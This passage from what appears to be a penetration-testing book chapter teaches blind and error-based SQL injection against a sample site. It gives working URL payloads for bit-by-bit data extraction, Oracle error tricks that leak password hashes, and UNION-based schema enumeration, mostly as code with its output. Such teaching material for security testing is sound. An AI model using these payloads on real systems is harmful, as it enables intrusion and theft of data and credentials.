
However, it is not suited to extracting more than a few bits of information. Assuming that each bit has the same probability of being 1 or 0, and assuming that we used 5 s as the parameter to *WAITFOR*, each query would take an average of 2.5 s (plus any additional network delay) to return, making the process painstakingly slow. You could reduce the parameter passed to *WAITFOR*, but that would likely introduce errors. Luckily, we have in our bag other techniques that will trigger different responses depending on the value of the bit that we are looking for. Take a look at the following query:

```
http://www.victim.com/products.asp?id=12/is_srvrolemember('sysadmin')
```

*is\_srvrolemember()* is an SQL Server T-SQL function that returns the following values:

- 1 if the user is part of the specified group.
- 0 if it is not part of the group.
- *NULL* if the specified group does not exist.

If our user belongs to the sysadmin group, the *id* parameter will be equal to *12/1*, which is equal to *12*, and the application will therefore return the old page describing the Syngress book. However, if the current user is *not* a member of sysadmin, the *id* parameter will have the value *12/0*, which is obviously not a number. This will make the query fail, and the application will return an error. The exact error message can obviously vary a lot: It could be simply a “500 Internal Server Error” returned by the Web server, or it might contain the full SQL Server error message, which will look like the screenshot in [Figure 4.8](#).



**Figure 4.8** Error Message as a Result of a Divide-by-Zero

It might also be a generic HTML page that is used to make the application fail gracefully, but the bottom line is the same: Depending on the value of a specific bit, you can trigger different responses, and therefore extract the value of the bit itself.

You can easily extend this principle to other types of queries, and for this purpose the *CASE* statement is introduced, which is supported by the majority of database servers and can be injected inside an existing query, making it also available when stacked queries cannot be used. The *CASE* statement has the following syntax:

```
CASE WHEN condition THEN action1 ELSE action2 END
```

As an example, let's see how we can use a *CASE* statement to check, in our e-commerce application, whether the current user is *sa*:

```
http://www.victim.com/products.asp?id=12/(case+when+(system_user='sa')+then+1+else+0+end)
```

### Approach 3: Content-Based

A big advantage of the error-based approach, compared to *WAITFOR*, is speed: Each request returns with a result immediately, independently from the value of the bit that you are

extracting, as there are no delays involved. One disadvantage, however, is that it triggers a lot of errors, which might not always be desirable. Luckily, it is often possible to slightly modify the same technique to avoid the generation of errors. Let's take the last URL and modify it slightly:

```
http://www.victim.com/products.asp?id=12%2B(case+when+(system_user+=+'sa')+then+1+else+0+end
)
```

The only difference is that we substituted the “/” character after the parameter with `%2B`, which is the URL-encoded version of “+” (we can't simply use a “+” in the URL, as it would be interpreted as whitespace). The value of the *id* parameter is therefore given by the following formula:

```
id = 12 + (case when (system_user = 'sa') then 1 else 0 end)
```

The result is pretty straightforward. If the user performing the queries is not *sa*, then *id=12*, and the request will be equivalent to:

```
http://www.victim.com/products.asp?id=12
```

On the other hand, if the user performing the queries is *sa*, then *id=13* and the request will be equivalent to:

```
http://www.victim.com/products.asp?id=13
```

Because we are talking about a product catalog, the two URLs will likely return two different items: The first URL will still return the Syngress book, but the second might return, say, a microwave oven. So, depending on whether the returned HTML contains the string *Syngress* or the string *oven*, we will know whether our user is *sa* or not.

This technique is still as fast as the error-based one, but with the additional advantage that no errors are triggered, making this approach a lot more elegant.

## Working with Strings

You might have noticed that in the previous examples the injectable parameter was always a number, and that we used some algebraic trick to trigger the different responses (whether error-based or content-based). However, a lot of parameters vulnerable to SQL injection are strings, not numbers. Luckily, you can apply the same approach to a string parameter, with just

a minor twist. Let's assume that our e-commerce Web site has a function that allows the user to retrieve all the products that are produced by a certain brand, and that this function is called via the following URL:

```
http://www.victim.com/search.asp?brand=acme
```

This URL, when called, performs the following query in the back-end database:

```
SELECT * FROM products WHERE brand = 'acme'
```

What happens if we slightly modify the *brand* parameter? Let's say we substitute the *m* with an *l*. The resultant URL will be the following:

```
http://www.victim.com/search.asp?brand=acle
```

This URL will likely return something very different; probably an empty result set, or in any case a very different one.

Whatever the exact result of the second URL is, if the *brand* parameter is injectable, it is easy to extract data by playing a bit with string concatenation. Let's analyze the process step by step. The string to be passed as a parameter can obviously be split into two parts:

```
http://www.victim.com/search.asp?brand=acm'%2B'e
```

Because %2B is the URL-encoded version of the plus sign, the resultant query (for Microsoft SQL Server) will be the following:

```
SELECT * FROM products WHERE brand = 'acm'+ 'e'
```

This query is obviously equivalent to the previous one, and therefore the resultant HTML page will not vary. We can push this one step further, and split the parameter into three parts instead of two:

```
http://www.victim.com/search.asp?brand=ac'%2B'm'%2B'e
```

Now, the character *m* in T-SQL can be expressed with the *char()* function, which takes a number as a parameter and returns the corresponding ASCII character. Because the ASCII value of *m* is 109 (or 0x6D in hexadecimal), we can further modify the URL as follows:

```
http://www.victim.com/search.asp?brand=ac'%2Bchar(109)%2B'e
```

The resultant query will therefore become:

```
SELECT * FROM products WHERE brand = 'ac'+char(109)+'e'
```

Again, the query will still return the same results, but this time we have a numeric parameter that we can play with, so we can easily replicate what we saw in the previous section by submitting the following request:

```
http://www.victim.com/search.asp?brand=ac'%2Bchar(108%2B(case+when+(system_user+=+'sa')+then  
+1+else+0+end)%2B'e
```

It looks a bit complicated now, but let's see what is going on in the resultant query:

```
SELECT * FROM products WHERE brand = 'ac'+char(108+(case when+(system_user='sa') then 1 else  
0 end) + 'e'
```

Depending on whether the current user is *sa* or not, the argument of *char()* will be *109* or *108*, respectively, returning therefore *m* or *l*. In the former case, the string resulting from the first concatenation will be *acme*, whereas in the second it will be *acle*. Therefore, if the user is *sa* the last URL is equivalent to the following:

```
http://www.victim.com/search.asp?brand=acme
```

Otherwise, the URL will be equivalent to the following:

```
http://www.victim.com/search.asp?brand=acle
```

Because the two pages return different results, here we have a safe method for extracting data using conditional statements for string parameters as well.

## Extending the Attack

The examples we've covered so far are focused on retrieving pieces of information that can have only two possible values—for example, whether the user is the database administrator or not. However, you can easily extend this technique to arbitrary data. Obviously, because conditional statements by definition can retrieve only one bit of information (as they can infer only whether a condition is true or false), you will need as many connections as the number of bits composing the data in which you are interested. As an example let's return to the user who performs the queries. Instead of limiting ourselves to check whether the user is *sa*, let's

retrieve the user's whole name. The first thing to do is to discover the length of the username. You can do that using the following query:

```
select len(system_user)
```

Assuming that the username is *appdbuser*, this query will return the value 9. To extract this value using conditional statements, you need to perform a binary search. Assuming that you use the error-based method that was illustrated a few pages ago, the following URLs will be sent:

```
http://www.victim.com/products.asp?id=10/(case+when+(len(system_user)+>+8)+then+1+else+0+end  
)
```

Because our username is longer than eight characters, this URL will not generate an error. We continue with our binary search with the following queries:

```
http://www.victim.com/products.asp?id=12/(case+when+(len(system_user)+>+16)+then+1+else+0+end  
d) --->Error
```

```
http://www.victim.com/products.asp?id=12/(case+when+(len(system_user)+>+12)+then+1+else+0+end  
d) --->Error
```

```
http://www.victim.com/products.asp?id=12/(case+when+(len(system_user)+>+10)+then+1+else+0+end  
d) --->Error
```

```
http://www.victim.com/products.asp?id=12/(case+when+(len(system_user)+>+9)+then+1+else+0+end  
) --->Error
```

Done! Because the  $(len(system\_user) > 8)$  condition is true and the  $(len(system\_user) > 9)$  condition is false, we know that our username is nine characters long.

Now that we know the length of the username, we need to extract the characters that compose the username. To perform this task we will cycle through the various characters, and for each of them we will perform a binary search on the ASCII value of the letter itself. On SQL Server, to extract a specific character and calculate its ASCII value you can use the following expression:

```
ascii(substring((select system_user),1,1))
```

This expression retrieves the value of *system\_user*, extracts a substring that starts from the first character and that is exactly one character long, and calculates its decimal ASCII value. Therefore, the following URLs will be used:

```
http://www.victim.com/products.asp?id=12/(case+when+(ascii(substring(select+system_user),1,1))>+64)+then+1+else+0+end) --->Ok
```

```
http://www.victim.com/products.asp?id=12/(case+when+(ascii(substring(select+system_user),1,1))>+128)+then+1+else+0+end) --->Error
```

```
http://www.victim.com/products.asp?id=12/(case+when+(ascii(substring(select+system_user),1,1))>+96)+then+1+else+0+end) --->Ok
```

<etc.>

The binary search will continue until the character *a* (ASCII: 97 or 0x61) is found. At that point, the procedure will be repeated for the second character, and so on. You can use the same approach to extract arbitrary data from the database, but it is very easy to see that this technique requires a large number of requests in order to extract any reasonable amount of information. Several free tools can automate this process, but nevertheless this approach is not recommended for extracting large amounts of data such as entire databases.

## Using Errors for SQL Injection

You have already seen that in a non-blind SQL injection scenario database errors are very helpful in providing the attacker with the information necessary to craft correct arbitrary queries. You also discovered that, once you know how to craft correct queries, you can leverage error messages to retrieve information from the database, by using conditional statements that allow you to extract one bit of data at a time. However, in some cases error messages can also be used for much faster data extraction. Earlier in the chapter, we used an error message to disclose the SQL Server version by injecting the string @@version where a numeric value was expected, generating an error message with the value of the @@version variable. This works because SQL Server produces far more verbose error messages compared to other databases. Well, this feature can be abused to extract arbitrary information from the database, and not just its version. For instance, we might be interested in knowing which database user performs the query on the database server:

```
http://www.victim.com/products.asp?id=system_user
```

Requesting this URL will generate the following error:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Conversion failed when

converting the nvarchar value 'appdbuser' to data type int.

/products.asp, line 33
```

You already saw how to determine whether our user belongs to the sysadmin group, but let's see another way to get the same information using this error message, by using the value returned by *is\_srvrolemember* to generate the string that will trigger the cast error:

[http://www.victim.com/products.asp?id=char\(65%2Bis\\_srvrolemember\('sysadmin'\)\)](http://www.victim.com/products.asp?id=char(65%2Bis_srvrolemember('sysadmin')))

What is happening here? The number 65 is the decimal ASCII value of the character *A*, and *%2B* is the URL-encoded version of the “+” sign. If the current user does not belong to the sysadmin group, *is\_srvrolemember* will return 0, and *char(65+0)* will return the *A* character. On the other hand, if the current user has administrative privileges, *is\_srvrolemember* will return 1, and *char(66)* will return *B*, again triggering the casting error. Trying the query, we receive the following error:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Conversion failed when

converting the nvarchar value 'B' to data type int.

/products.asp, line 33
```

It appears as though we have a *B*, which means that our database user has administrative privileges! You can consider this last attack as a sort of hybrid between content-based conditional injection and error-based conditional injection. As you can see, SQL injection attacks can come in so many forms that it's impossible to capture all of them in one book, so don't forget to use your creativity. Being able to think out of the box is the key skill of a successful penetration tester.

Another error-based method that allows an attacker to enumerate the names of the columns being used in the current query is provided by the *HAVING* clause. This clause is normally



used in conjunction with *GROUP BY* to filter the results returned by a *SELECT* statement. However, on SQL Server you can use it to generate an error message that will contain the first column of the query, as in the following URL:

```
http://www.victim.com/products.asp?id=1+having+1=1
```

The application returns the following error:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
```

```
[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'products.id' is
```

```
invalid in the select list because it is not contained in either an
```

```
aggregate function or the GROUP BY clause.
```

```
/products.asp, line 233
```

The error message contains the names of the *products* table and of the *id* column, which is the first column used in the *SELECT*. To move to the second column, we simply need to add a *GROUP BY* clause with the name of the column we just discovered:

```
http://www.victim.com/products.asp?id=1+group+by+products.id+having+1=1
```

We now receive another error message:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
```

```
[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'products.name' is
```

```
invalid in the select list because it is not contained in either an
```

```
aggregate function or the GROUP BY clause.
```

```
/shop.asp, line 233
```

Because the first column is now part of the *GROUP BY* clause, the error is triggered by the second column: *products.name*. The next step is to add this column to the *GROUP BY* without removing the previous one:

```
http://www.victim.com/shop.asp?item=1+group+by+products.id,products.name+having+1=1
```

By simply repeating this procedure until we get no more errors, we can easily enumerate all columns.

### Tip

As you can see from the examples so far, verbose error messages can be extremely useful to an attacker. If you are responsible for a Web application, make sure it is configured so that when something goes wrong it returns only a custom HTML page that contains a very generic error message for the users. Detailed error messages should be available only to the developers and administrators of a Web application.

## Error Messages in Oracle

Oracle also offers the possibility of extracting data via error messages. Depending on the database version, different PL/SQL functions in Oracle make it possible to control the content of the error message. The best-known function is *utl\_inaddr*. This function is responsible for the name resolution of hosts:

```
SQL> select utl_inaddr.get_host_name('victim') from dual;
```

```
ORA-29257: host victim unknown
```

```
ORA-06512: at "SYS.UTL_INADDR", line 4
```

```
ORA-06512: at "SYS.UTL_INADDR", line 35
```

```
ORA-06512: at line 1
```

In this case, it is possible to control the content of the error message. Whatever is passed to the function is printed in the error message.

In Oracle, you can replace every value (e.g. a string) with a *SELECT* statement. The only limitation is that this *SELECT* statement must return exactly one column and one row. If not, you will get the error message *ORA-01427: single-row subquery returns more than one row*. This can be used as in the following examples from the SQL\*Plus command line:

```
SQL> select utl_inaddr.get_host_name((select username||'='||password from dba_users where  
rownum=1)) from dual;
```

```
ORA-29257: host SYS=D4DF7931AB130E37 unknown
```

ORA-06512: at "SYS.UTL\_INADDR", line 4

ORA-06512: at "SYS.UTL\_INADDR", line 35

ORA-06512: at line 1

```
SQL> select utl_inaddr.get_host_name((select banner from v$version where rownum=1)) from
dual;
```

ORA-29257: host ORACLE DATABASE 10G RELEASE 10.2.0.1.0 - 64BIT PRODUCTION unknown

ORA-06512: at "SYS.UTL\_INADDR", line 4

ORA-06512: at "SYS.UTL\_INADDR", line 35

ORA-06512: at line 1

The `utl_inaddr.get_host_name` function can now be injected into a vulnerable URL. In [Figure 4.9](#), the error message contains the current date of the database.



**Figure 4.9** Returning the Date in an Error Message

Now we have the tools necessary to retrieve data from every accessible table, through the use of an injected string such as:

```
' or 1=utl_inaddr.get_host_name((INNER))-
```

We just replace the inner *SELECT* statement with a statement returning a single column and a single row. To bypass the limitation of the single column it is possible to concatenate multiple columns together.

The following query returns the name of a user plus his password. Both columns are concatenated:

```
select username||'='||password from (select rownum r,username,password from dba_users) where  
r=1
```

ORA-29257: host SYS=D4DF7931AB130E37 unknown

To avoid single quotes in the concatenated string it is possible to use the *concat* function instead:

```
select concat(concat(username,chr(61)),password) from (select rownum r,  
  
username,password from dba_users) where r=2
```

ORA-29257: host SYSTEM=E45049312A231FD1 unknown

It is also possible to bypass the one-row limitation to get multiple rows of information. By using a special SQL statement with XML or the special Oracle function *stragg* (*11g+*), it is possible to get all rows in one single row. The only limitation is the size of the output (4000 bytes) in both approaches:

```
select  
          xmltransform(sys_xmllagg(sys_xmlgen(username)),xmltype('<?xml  
version="1.0"?><xsl:stylesheet                                version="1.0"  
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"><xsl:template    match="/"><xsl:for-each  
select="/ROWSET/USERNAME"><xsl:value-of                        select="text()"/></xsl:for-  
each></xsl:template></xsl:stylesheet>'))).getstringval() listagg from all_users;  
  
select sys.stragg (distinct username||';') from all_users
```

**Output:**

```
ALEX;ANONYMOUS;APEX_PUBLIC_USER;CTXSYS;DBSNMP;DEMO1;DIP;DUMMY;EXFSYS;FLOWS_030000;
FLOWS_FILES;MDDATA;MDSYS;MGMT_VIEW;MONODEMO;OLAPSYS;ORACLE_OCM;ORDPLUGINS;ORDSYS;
OUTLN;OWBSYS;PHP;PLSQL;SCOTT;SI_INFORMTN_SCHEMA;SPATIAL_CSW_ADMIN_USR;SPATIAL_WFS_ADMIN_US
R;SYS;SYSMAN;SYSTEM;TMSYS;WKPROXY;WKSYS;WK_TEST;WMSYS;X;XDB;XS$NULL;
```

Injecting one of the queries together with `utl_inaddr` throws an error message containing all usernames, as shown in [Figure 4.10](#).



**Figure 4.10** Returning Multiple Rows

By default, Oracle 11g restricts access to `utl_inaddr` and all other network packages with a newly introduced access control list (ACL) system. In this case, we will get an *ORA-24247: network access denied by access control list (ACL)* error message without data in it.

In this case, or if the database was hardened and the PUBLIC grant was revoked from `utl_inaddr`, we must use other functions. The following Oracle functions (granted to PUBLIC) return error-controllable messages.

Injecting the following:

```
Or 1=ORDSYS.ORD_DICOM.GETMAPPINGXPATH(user,'a','b')--
```

returns the following:

```
ORA-53044: invalid tag: VICTIMUSER
```

Injecting the following:

```
or 1=SYS.DBMS_AW_XML.READAWMETADATA(user,'a')--
```

returns the following:

```
ORA-29532: Java call terminated by uncaught Java exception: oracle.AWXML.AWException:  
oracle.AWXML.AWException: An error has occurred on the server
```

```
Error class: Express Failure
```

```
Server error descriptions:
```

```
ENG: ORA-34344: Analytic workspace VICTIMUSER is not attached.
```

Injecting the following:

```
Or 1= CTXSYS.CTX_QUERY.CHK_XPATH(user,'a','b')--
```

returns the following:

```
ORA-20000: Oracle Text error:
```

```
DRG-11701: thesaurus VICTIMUSER does not exist
```

```
ORA-06512: at "CTXSYS.DRUE", line 160
```

```
ORA-06512: at "CTXSYS.DRITHSX", line 538
```

```
ORA-06512: at line 1
```

## Enumerating the database schema

You have seen a number of different techniques for extracting data from the remote database. To illustrate these techniques, we have retrieved only small pieces of information, so now it's time to extend our scope and see how to use these techniques to obtain larger amounts of data. After all, databases can be huge beasts, containing several terabytes of data. To mount a

successful attack, and to properly assess the risk that is posed by an SQL injection vulnerability, performing a fingerprint and squeezing a few bits of information is not enough: You must show that a skilled and resourceful attacker is able to enumerate the tables that are present in the database and quickly extract the ones that he is interested in. In this section, a few examples will be illustrated of how you can obtain a list of all databases that are installed on the remote server, a list of all tables of each of those databases, and a list of all columns for each of those tables—in short, how to enumerate the database schema. We will perform this attack by extracting some of the metadata that databases use to organize and manage the databases they store. In the examples, we will mostly use *UNION* queries, but you obviously can extend the same concepts to all other SQL injection techniques.

### Tip

To enumerate the tables/columns that are present on the remote database, you need to access specific tables that contain the description of the structure of the various databases. This information is usually called *metadata* (which means “data about other data”). An obvious precondition for this to succeed is that the user performing the queries must be authorized to access such metadata, and this might not always be the case. If the enumeration phase fails, you might have to escalate your privileges to a more powerful user. We will discuss some privilege escalation techniques later in this chapter.

## SQL Server

Let’s go back to our e-commerce application, with our vulnerable ASP page that returns the details of a specific article. As a reminder, the page is called with a URL such as the following:

```
http://www.victim.com/products.asp?id=12
```


This URL returns a page similar to the one previously shown in [Figure 4.1](#), with a nice table with four fields containing both strings and numeric values. The first piece of information that we usually want to extract is a list of the databases that are installed on the remote server. Such information is stored in the *master..sysdatabases* table, and the list of names can be retrieved with the following query:

```
select name from master..sysdatabases
```

We therefore start by requesting the following URL:

`http://www.victim.com/products.asp?id=12+union+select+null,name,null,null+from+master..sysdatabases`

The result will be the page shown in [Figure 4.11](#).



**Figure 4.11** Using *UNION* to Enumerate All Databases Installed on the Remote Database Server

Not bad for a start! The remote application dutifully provided us with the list of the databases. The *master* database is obviously one of the most interesting, since it contains the metadata that describes all other databases (including the *sysdatabases* table we just queried!). The *e-shop* database also looks very promising, as it's probably the one that contains all the data used by this e-commerce application, including all customer data. The other databases on this list are shipped by default with SQL Server, and therefore are less interesting. If this query returns a large number of databases and you need to precisely identify which one is being used by the application you are testing, the following query can help you:

```
SELECT DB_NAME()
```




Now that we have the name of the databases, it's time to start enumerating the tables that compose them and that contains the data we are looking for. Each database has a table called *sysobjects* that contains exactly that information. It also contains a lot more data we're not necessarily interested in, and therefore we need to focus on user-defined objects by specifying that we are only interested in the rows where the type is *U*. Assuming that we want to delve a little deeper into the contents of the *e-shop* database, here's the query to inject:

```
SELECT name FROM e-shop..sysobjects WHERE xtype='U'
```

The corresponding URL is obviously the following:

```
http://www.victim.com/products.aspid=12+union+select+null,name,null,null+from+e-shop..sysobjects+where+xtype%3D'U' --
```

The page that results will look something like the screenshot shown in [Figure 4.12](#).



**Figure 4.12** Enumerating All Tables of a Specific Database

As you can see, there are some interesting tables, with *customers* and *transactions* probably being the ones with the most promising contents! To extract those data, the next step is to


enumerate the columns of these tables. We will look at two different ways to extract the names of the columns of a given table (e.g. *customers*). Here is the first one:

```
SELECT name FROM e-shop..syscolumns WHERE id = (SELECT id FROM e-shop..sysobjects WHERE name = 'customers')
```

In this example, we nest a *SELECT* query into another *SELECT* query. We start by selecting the *name* field of the *e-shops..syscolumns* table, which contains all the columns of the *e-shop* database. Because we are only interested in the columns of the *customers* table, we add a *WHERE* clause, using the *id* field, that is used in the *syscolumns* table to uniquely identify the table that each column belongs to. What's the right *id*? Because every table listed in *sysobjects* is identified by the same *id*, we need to select the *id* value of the table whose name is *customers*, and that is the second *SELECT*. If you don't like nested queries and are a fan of joining tables, the following query extracts the same data:

```
SELECT a.name FROM e-shop..syscolumns a,e-shop..sysobjects b WHERE b.name = 'customers' AND a.id = b.id
```

Whichever approach you decide to take, the resultant page will be similar to the screenshot in [Figure 4.13](#).

